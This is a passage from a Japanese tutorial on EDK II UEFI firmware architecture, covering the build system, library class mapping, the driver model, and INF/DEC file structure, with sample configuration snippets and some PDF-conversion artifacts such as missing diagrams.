


### FDF ファイル (Flash Description):

- ファームウェアボリューム (FV) 定義
- フラッシュレイアウト
- 各 FV に含めるモジュール指定

# ビルドシステムの仕組み

## ビルドフロー



各ステップの役割:

## 1. 前処理

- INF/DEC/DSC 解析
- 依存関係解決
- マクロ展開

## 2. コンパイル

- ソースコード → オブジェクトファイル
- アーキテクチャ別コンパイラ使用

## 3. リンク

- オブジェクトファイル → EFI 実行ファイル (.efi)
- ライブラリリンク

## 4. FV 生成

- 複数の .efi を Firmware Volume にパック
- 圧縮・暗号化（オプション）

## 5. FD イメージ

- 複数の FV を統合
- フラッシュイメージ生成

# BaseTools の構成

```
BaseTools/
└── Source/
    ├── C/          # C実装ツール
    │   ├── GenFv/   # FV生成
    │   ├── GenFw/   # FWイメージ生成
    │   ...
    └── Python/
        ├── build/   # ビルドエンジン
        ...
└── Conf/
    ├── tools_def.txt # ツールチェーン定義
    └── target.txt    # ビルドターゲット
```


## 主要ツール:

ツール	役割
build	ビルドオーケストレーター
GenFv	Firmware Volume 生成
GenFw	PE/COFF → EFI 変換
GenFds	Flash Device Image 生成

## ライブラリアーキテクチャ

### ライブラリクラスとインスタンス

#### 概念:



#### ライブラリクラス:

- インターフェースの定義（関数プロトタイプ）
- .h ファイルで宣言

## ライブラリインスタンス:

- 実装の提供
- 同じインターフェースの複数実装が可能

### 例: DebugLib

```
Library Class: DebugLib
  └─ Instance 1: BaseDebugLibNull (何もしない)
  └─ Instance 2: BaseDebugLibSerialPort (シリアル出力)
  └─ Instance 3: UefiDebugLibConOut (コンソール出力)
```

## ライブラリマッピング

### DSC ファイルでのマッピング:

```
[LibraryClasses]
# デフォルトマッピング

DebugLib|MdePkg/Library/BaseDebugLibSerialPort/BaseDebugLibSerialPort.inf


[LibraryClasses.common.DXE_DRIVER]
# DXE ドライバ用マッピング
DebugLib|MdePkg/Library/UefiDebugLibConOut/UefiDebugLibConOut.inf
```

### メリット:

- ビルド時にライブラリ実装を切り替え
- デバッグ版とリリース版で異なる実装を使用
- プラットフォーム固有実装の差し替え

# プロトコルとドライバモデル

## UEFI Driver Model



3つのプロトコル:


プロトコル	役割
Supported()	デバイス対応確認
Start()	ドライバ起動
Stop()	ドライバ停止

## 設計思想:

- バスドライバとデバイスドライバの分離
- プロトコルによる疎結合
- 動的な接続・切断

## プロトコルデータベース

### DXE Core が管理:



### 操作:

- `InstallProtocolInterface()`: プロトコル登録
- `LocateProtocol()`: プロトコル検索
- `OpenProtocol()`: プロトコル使用開始
- `CloseProtocol()`: プロトコル使用終了

# 設計パターン

## 1. レイヤードアーキテクチャ

```
Application Layer
  ↓ (Protocol)
Driver Layer
  ↓ (Protocol)
Core Services Layer
  ↓ (Library)
Hardware Abstraction Layer
  ↓
Hardware
```

利点:

- 各層の独立性
- テストの容易性
- 段階的な移植

## 2. プラグインアーキテクチャ

**DXE Dispatcher** による動的ロード:

- ファームウェアボリュームからドライバ検索
- 依存関係に基づく実行順序決定
- プロトコル公開による機能拡張


## 3. 抽象ファクトリーパターン

ライブラリクラス/インスタンス:

- インターフェース（抽象ファクトリー）
- 複数の実装（具象ファクトリー）
- ビルド時の選択

# なぜこの設計なのか

## 設計上の課題



## 解決策

### 1. 多様なハードウェア対応

- ライブラリによる抽象化
- プラットフォーム固有コードの分離
- ドライバモデルによる拡張性

### 2. 長期サポート

- モジュール単位での更新
- 後方互換性の維持
- 標準仕様への準拠

### 3. 複数ベンダーの協業

- 明確なインターフェース定義
- オープンソース開発
- 独立したモジュール開発

## 4. サイズ制約

- 必要なモジュールのみビルド
- ライブラリの選択的リンク
- 圧縮技術の活用

## まとめ


この章では、EDK II の設計思想とアーキテクチャを説明しました。

**重要なポイント:**

**設計原則:**

- **モジュール性:** 疎結合な構成
- **移植性:** アーキテクチャ独立
- **再利用性:** 共通コンポーネント
- **標準準拠:** UEFI/PI 仕様

**アーキテクチャ:**



**主要コンポーネント:**

- **モジュール:** INF ファイルで記述
- **パッケージ:** DEC ファイルで定義
- **プラットフォーム:** DSC/FDF ファイルで構成

- ライブラリ: クラス/インスタンスの分離
- プロトコル: 疎結合なインターフェース

ビルドシステム:

- BaseTools によるオーケストレーション
- DSC/FDF からファームウェアイメージ生成
- ライブラリマッピングの柔軟性

---

次章では、モジュール構造とビルドシステムの詳細を見ていきます。

### 参考資料

- [EDK II Module Writer's Guide](#)
- [EDK II Build Specification](#)
- [EDK II DEC Specification](#)
- [EDK II INF Specification](#)
- [TianoCore EDK II](#)

# モジュール構造とビルドシステム

## 🎯 この章で学ぶこと

- EDK II モジュールの詳細構造
- INF/DEC/DSC/FDF ファイルの役割
- ビルドシステムの内部機構
- 依存関係解決の仕組み


## 📚 前提知識

- EDK II の設計思想（前章）
- UEFI ブートフェーズ（Part I）

## EDK II モジュールの構造

### モジュールとは

モジュールは、EDK II における最小の実行単位です。



### モジュールの種類

#### 1. ライブラリ (Library)

- 他のモジュールから使用される共通機能
- 単独では実行されない

- ビルド成果物: .lib (静的リンク)


## 2. ドライバ/PEIM (Driver/PEIM)

- ハードウェアやサービスを提供
- Dispatcher により実行される
- ビルド成果物: .efi (PE/COFF)

## 3. アプリケーション (Application)

- UEFI Shell 等から実行
- ユーザーが明示的に起動
- ビルド成果物: .efi (PE/COFF)


## モジュールのライフサイクル



# INF ファイル (モジュール記述)

## INF ファイルの役割

INF (Information) ファイルは、モジュールのメタデータを定義します。



Syntax error in text  
mermaid version 11.6.0

## INF ファイルの構造

標準的な INF ファイル:

```

## @file
# モジュールの説明
##

[Defines]
INF_VERSION = 0x00010005
BASE_NAME = MyDriver
FILE_GUID = 12345678-1234-1234-1234-
123456789abc
MODULE_TYPE = DXE_DRIVER
VERSION_STRING = 1.0
ENTRY_POINT = MyDriverEntryPoint

[Sources]
MyDriver.c
MyDriver.h
Helper.c

[Packages]
MdePkg/MdePkg.dec
MdeModulePkg/MdeModulePkg.dec

[LibraryClasses]
UefiDriverEntryPoint
UefiBootServicesTableLib
MemoryAllocationLib
DebugLib

[Protocols]
gEfiSimpleTextOutProtocolGuid      ## CONSUMES
gEfiBlockIoProtocolGuid           ## PRODUCES

[Guids]
gEfiFileInfoGuid

[Pcd]
gEfiMdePkgTokenSpaceGuid.PcdDebugPrintErrorLevel

[Depex]
gEfiSimpleTextOutProtocolGuid


```

## 主要セクションの詳細

### 1. [Defines] セクション

項目	説明	必須
INF_VERSION	INF 仕様バージョン	✓
BASE_NAME	モジュール名	✓
FILE_GUID	モジュール固有 GUID	✓
MODULE_TYPE	モジュールタイプ	✓
ENTRY_POINT	エントリポイント関数名	Driver/App のみ
CONSTRUCTOR	コンストラクタ関数名	Library のみ
DESTRUCTOR	デストラクタ関数名	オプション

モジュールタイプ:



## 2. [Sources] セクション

### [Sources]

```
# 共通ソース
MyDriver.c
Common.c
```

### [Sources.IA32]

```
# IA32 専用
Ia32/Asm.nasm
```

### [Sources.X64]

```
# X64 専用
X64/Asm.nasm
```

### [Sources.ARM]

```
# ARM 専用
Arm/Asm.S
```

アーキテクチャ別ソース:

- 共通コードと分離
- 条件付きコンパイル不要
- ビルド時に自動選択

### 3. [Packages] セクション

```
[Packages]
MdePkg/MdePkg.dec          # 必須（基本定義）
MdeModulePkg/MdeModulePkg.dec # 汎用モジュール
MyPkg/MyPkg.dec             # カスタムパッケージ
```

役割:

- DEC ファイルの参照
- インクルードパス追加
- GUID/プロトコル定義の取得

### 4. [LibraryClasses] セクション

```
[LibraryClasses]
UefiDriverEntryPoint      # ドライバエントリポイント
UefiLib                   # UEFI 基本ライブラリ
DebugLib                  # デバッグ出力
BaseMemoryLib             # メモリ操作
```

ライブラリクラスの解決:

- INF: ライブラリクラス名を指定
- DSC: クラス → インスタンスのマッピング
- ビルド時にリンク

### 5. [Protocols]/[Guids]/[Pcd] セクション

```
[Protocols]
gEfiSimpleTextOutProtocolGuid ## CONSUMES # 使用する
gEfiBlockIoProtocolGuid       ## PRODUCES # 提供する
gEfiDiskIoProtocolGuid        ## TO_START # 起動に必要
```

```
[Guids]
gEfiFileSystemInfoGuid       ## CONSUMES
```

```
[Pcd]
gEfiMdePkgTokenSpaceGuid.PcdMaximumAsciiStringLength ## CONSUMES
```

使用方法の注釈:

注釈	意味
CONSUMES	使用する
PRODUCES	提供する
TO_START	起動に必要
BY_START	起動時に使用
NOTIFY	通知を受ける

## 6. [Depex] セクション

```
# 単一プロトコル依存
[Depex]
gEfiPciRootBridgeIoProtocolGuid

# 複数プロトコル依存 (AND条件)
[Depex]
gEfiPciRootBridgeIoProtocolGuid AND
gEfiSimpleTextOutProtocolGuid


# 複雑な依存関係
[Depex]
(gEfiPciRootBridgeIoProtocolGuid AND gEfiDxeServicesTableGuid) OR
gEfis3SaveStateProtocolGuid
```

### 依存関係の種類:

- AND : すべて必要
- OR : いずれか必要
- NOT : 存在しない場合のみ
- BEFORE : 指定モジュールより前に実行
- AFTER : 指定モジュールより後に実行
- TRUE : 常に満たされる
- FALSE : 常に満たされない

## Depex (依存関係式) の仕組み

### 評価プロセス:




#### Depex の用途:

- ロード順序制御: 必要なプロトコルが利用可能になってから実行
- 依存関係の明示化: ドキュメントとしても機能
- デバッグ支援: ロード失敗の原因特定

# DEC ファイル (パッケージ宣言)

## DEC ファイルの役割

**DEC (Declaration)** ファイルは、パッケージの公開インターフェースを定義します。



## DEC ファイルの構造

```
## @file
# パッケージの説明
##

[Defines]
  DEC_SPECIFICATION      = 0x00010005
  PACKAGE_NAME            = MyPkg
  PACKAGE_GUID             = abcdef00-1234-5678-9abc-
def012345678
  PACKAGE_VERSION          = 1.0

[Includes]
  Include

[LibraryClasses]
## @libraryclass モジュール開発用ライブラリ
MyLib|Include/Library/MyLib.h

## @libraryclass プラットフォーム初期化ライブラリ
PlatformInitLib|Include/Library/PlatformInitLib.h

[Protocols]
## MyProtocol の GUID
# {12345678-1234-1234-1234-123456789abc}
gMyProtocolGuid = { 0x12345678, 0x1234, 0x1234, \
{ 0x12, 0x34, 0x12, 0x34, 0x56, 0x78, 0x9a, 0xbc } }

[Guids]
## パッケージの Token Space GUID
# {abcdef00-1234-5678-9abc-def012345678}
gMyPkgTokenSpaceGuid = { 0xabcdef00, 0x1234, 0x5678, \
{ 0x9a, 0xbc, 0xde, 0xf0, 0x12, 0x34, 0x56, 0x78 } }

[PcdsFixedAtBuild, PcdsPatchableInModule, PcdsDynamic,
PcdsDynamicEx]
## デバッグレベル
# @Prompt Debug Print Level
gMyPkgTokenSpaceGuid.PcdDebugLevel|0x80000000|UINT32|0x00000001
```

## GUID の管理

**GUID (Globally Unique Identifier):**

```
typedef struct {
    UINT32 Data1;
    UINT16 Data2;
    UINT16 Data3;
    UINT8 Data4[8];
} EFI_GUID;
```

**GUID の生成:**

```
# Linux/macOS
uuidgen

# Windows
powershell -Command "[guid]::NewGuid()"


# Python
python -c "import uuid; print(uuid.uuid4())"
```

**GUID の用途:**

用途	説明
Protocol GUID	プロトコルの識別
File GUID	モジュールの識別
Package GUID	パッケージの識別
Token Space GUID	PCD 名前空間
Event GUID	イベントグループ

## PCD (Platform Configuration Database)

**PCD の種類:**



## PCD の定義:

### [PcdsFixedAtBuild]

```

# ビルド時固定
gMyPkgTokenSpaceGuid.PcdMaxBufferSize|1024|UINT32|0x00000001
  
```

